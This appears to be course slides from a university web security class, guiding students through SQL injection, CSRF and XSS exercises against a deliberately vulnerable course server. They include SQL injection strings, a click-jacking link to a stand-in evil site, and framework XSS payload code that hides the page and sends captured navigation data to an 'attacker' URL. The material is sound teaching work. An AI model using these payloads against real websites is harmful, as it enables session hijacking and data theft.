WebSec Checkpoint 2

CS461 / ECE422 – UIUC Spring 2019

By: Sameet Sapra

Educational Goals

- After the end of this discussion, you will be able to:
  - Perform SQL injections and CSRF attacks against a website with various defenses
  - Know the difference between jQuery and JavaScript
  - Write a malicious JavaScript payload to be executed across a vulnerable website with various XSS defenses
  - Complete Checkpoint 2

Checkpoint 2

- Goal: Identify and exploit vulnerabilities on our Bungle server.
- Bungle: http://bungle-cs461.csl.illinois.edu
- 3 parts to checkpoint 2: 2.2.1 – 2.2.3

SQL Injection (2.2.1)

- Inject and execute arbitrary SQL code against various defenses
- For Bungle, do SQL injection on password field (leave username field as just ‘victim’)

https://www.codingame.com/playgrounds/154/sql-injection-demo/sql-injection

DEMO ON SQL INJECTION

SQL Injection Protection (2.2.1.2)

- Proposed Defense: Escape single quotes, e.g, replace ' with \'
- Will this work?

SQL Injection Protection (2.2.1.2)

- Consider a query with no single quotes, like:
  - SELECT * FROM table WHERE id=value
  - If value = ”1 OR 1 = 1”, then we have the same problem
- What if every query has single quotes? Is it safe then?

Quick Aside: What are md5 hashes?

- Hash functions map arbitrary-long input to fixed-size output
- One way, deterministic
- md5(“1”) = b026324c6904b2a9cb4b88d6d61c81d1

Escaping and Hashing (2.2.1.3)

- Imagine we have a PHP endpoint handing a POST /login request from clients:

```
$username = mysql_real_escape_string($_POST[’username’]);
$password = md5($_POST[’password’], true);
$sql_s = "SELECT * FROM users WHERE username=’$username’
and  pw=’$password’";
$rs = mysql_query($sql_s);
```

- Is this safe from SQL injection?

Escaping and Hashing (2.2.1.3)

- PHP Code Snippet:

```
$username =  mysql_real_escape_string($_POST['username']);
$password = md5($_POST['password'], true);
$sql_s = "SELECT * FROM users WHERE username='$username' and  pw='$password'";
$rs = mysql_query($sql_s);
```


- No! Counter:
    - Let x be the username, and y be md5(x, true).
    - “SELECT * FROM users WHERE username=‘x’ AND pw=‘y’
    - What do we know about the range of characters y can be?

A SQL Injection Puzzle (2.2.1.4)

- Task: Find out information about an unknown **mysql** database
- You don’t know the name of the database, how many tables, how many columns, etc.
- Tips:
  - Find out the information we ask for *in order*
  - Don’t find any secret string, find the one that corresponds to you (everyone has their own)


Understanding Token Validation (2.2.2)

- Defense against CSRF
- Bungle's dropdown can toggle this
- Form only appears when logging in or creating account



CSRF Defense

- Scenario:




- Make sure you understand the scenario on Bungle!
- Is there any way Malory can interact with the CSRF token?

CSRF (2.2.2.1 / 2.2.2.2)

- Important things to remember:
  - Your solution html file should open up a blank page, no page redirection, etc.
  - Then, when the victim later visits Bungle, it will say “Logged in as an attacker”
  - Clear your cookies, make sure your solution works every time! (JavaScript is asynchronous)

JavaScript

- Powerful browser programming language that can:
  - Alter page contents
  - Track events (mouse click, motion, keystrokes)
  - Access hardware (camera, microphone, location, filesystem)
  - Read / set cookies
  - Issue web requests
- Not related to Java!
- Code enclosed within
  <script> … </script> tags



```
<!DOCTYPE html>
<html>
    <head>
        <title>My First Webpage</title>
    </head>
    <body>
        <p>Hello, World!</p>
        <a href="/webpage2.html">Next Page</a>
    </body>
    <script type="text/javascript">
        alert("Hello");
    </script>
    <script type="text/javascript" src="http://analytics.google.com/">
    </script>
</html>
```


What can you do with JavaScript?

- Event handlers can be embedded in HTML
  - Ex: <img src="picture.gif" onMouseOver=“alert(‘Leave the picture alone!’)”>
- Built-in functions can change content of window
  - Ex: window.open(“http://illinois.edu”);
- Click-jacking attack
  - Ex: <a onMouseUp=“window.open(‘evilsite.com’)” href=“http://trustedsite.com">Trust me!</a>
- Familiarize yourself with Javascript:
  - https://www.w3schools.com/js/

jQuery (!= JavaScript)


- Popular **library** that simplifies most aspects of JavaScript
- Why jQuery? Simple to write, handles browser discrepancies

JavaScript



```
var button = document.getElementById("button1");
button.addEventListener('click', function() {
    alert("Hello");
});
```

jQuery



```
$('#button1').click(function(){
    alert("Hello");
});
```

https://xss-game.appspot.com/level1

XSS DEMO

APPROACHING 2.2.3

Framework code

- In last part of checkpoint 2, you need to craft XSS attacks against Bungle with different defense parameters.
- Requirements:
  - Stealth
  - Persistence
  - Spying
- We have provided some framework code that you can use for this exercise.

Dissecting the framework code

- HTML component

```
<meta charset="utf-8">
<script
src="http://ajax.googleapis.com/ajax/libs/jquery/2.
0.3/jquery.min.js"></script>
<script>
JavaScript that makes a link containing the XSS
payload and puts it in the h3 below
</script>
<h3></h3>
```

```
var xssdefense = 0;
var target = "http://bungle.cs461.cs.illinois.edu/";
var attacker = "http://127.0.0.1:31337/stolen";

$(function() {
    var url = makeLink(xssdefense, target, attacker);
    $("h3").html("<a target=\"run\" href=\"" + url +
"\">Try Bungle!</a>");
});
```

- $(function() { <CODE> });
  - Code executes when page has loaded.
  - Creates a link
  - Displays it in the <h3> tag

```
function payload { … }

function makeLink(xssdefense, target, attacker) {
    if (xssdefense == 0) {
        return target + "./search?xssdefense=" +
xssdefense.toString() + "&q=" +
            encodeURIComponent("<script>" +
      payload.toString() +
      ";payload(\"" + attacker + "\");</script" +
">");
    } else {
        // Implement code to defeat XSS defenses
here.
    }
}
```

- What does encodeURIComponent(" ") return?
- Why do we need to append payload.toString()?

```
function payload(attacker) {
    function log(data) {
        console.log($.param(data));
        $.get(attacker, data);
    }
    function proxy(href) {
        $("html").load(href, function(){
            $("html").show();
            log(attacker, {event: "nav", uri:
href});
            $("#query").val("pwned!");
        });
    }
    $("html").hide();
    proxy("./");
}
```

```
function log(attacker, data) {
   console.log($.param(data));
   $.get(attacker, data);
}
```

- log() is a helper function which logs the **data** given as a parameter on the console.
- In addition, this function makes a GET request to a URL value stored in parameter **attacker**.
- Ex attacker: See simple_server.py in _shared

```
function proxy(href) {
   $("html").load(href, function(){
      $("html").show();
      log(attacker, {event: "nav", uri:
href});
      $("#query").val("pwned!");
   });
 }
```

- This is a wrapper function calling $(“html”).load()
- What is $().load()? http://api.jquery.com/load/
- Other interesting functions: .show() and .val()

XSS Strategy (2.2.3)

- Think about the current capabilities of this code:
  - Hides the page (and evidence of payload)
  - Loads the same page but with payload
  - Writes into #query field with the value of pwned! (remove this when actually writing your payload)
  - Reports to adversary when user goes to this URL
  - Makes a console log (useful for debugging)
- Tips:
  - Always check your console. If there are JS errors, that will break your entire payload so fix those first!

XSS Strategy (2.2.3)

- Think about what this code is missing from the requirements for 2.2.3.
  - What kind of harm did this code do?
  - How about duration of the attack?
  - What happens if user clicks on a Bungle banner on top left corner? How about login/logout?